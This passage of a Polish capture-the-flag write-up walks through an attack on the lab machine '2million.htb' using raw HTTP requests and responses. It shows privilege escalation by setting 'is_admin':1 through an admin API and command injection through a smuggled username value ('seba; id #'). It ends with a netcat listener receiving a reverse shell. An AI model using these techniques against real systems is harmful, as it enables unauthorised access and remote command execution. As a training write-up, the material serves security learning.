


```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:07:13 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 59

{
  "status":"danger",
  "message":"Missing parameter: is_admin"
}
```

Teraz brakuje parametru czy jest adminem




```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 58

{
  "email":"seba@2million.htb",
  "is_admin":true
}
```



```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:08:14 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 76

{
  "status":"danger",
  "message":"Variable is_admin needs to be either 0 or 1."
}
```


W tym wypadku true musimy zastąpić 0 lub 1



```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 55

{
  "email":"seba@2million.htb",
  "is_admin":1
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:08:44 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 40

{
  "id":23,
  "username":"seba",
  "is_admin":1
}
```


W tym momencie nasze konto jest adminem co możemy wykorzystac do np command injetion



```
GET /api/v1/admin/auth HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 55

{
  "email":"seba@2million.htb",
  "is_admin":1
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:09:48 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 16

{
  "message":true
}
```


W tym wypadku musimy wcześniej zregenerować vpn



```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 32

{
  "username":"seba"

}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:12:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 10821

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers
AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OF
B:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
```


Od tego momentu możemy wykonywać komendy systemowe
https://www.youtube.com/watch?v=OjkVep2EIlw
Spróbujemy czegoś prostego



```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 38

{
  "username":"seba; id #"

}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:13:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 54

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```


W tym wypadku możemy wykonac reverse shella aby mieć stabilne połączenie z tym systemem



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.77] from (UNKNOWN) [10.10.11.221] 50372
bash: cannot set terminal process group (1171): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$
```


```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
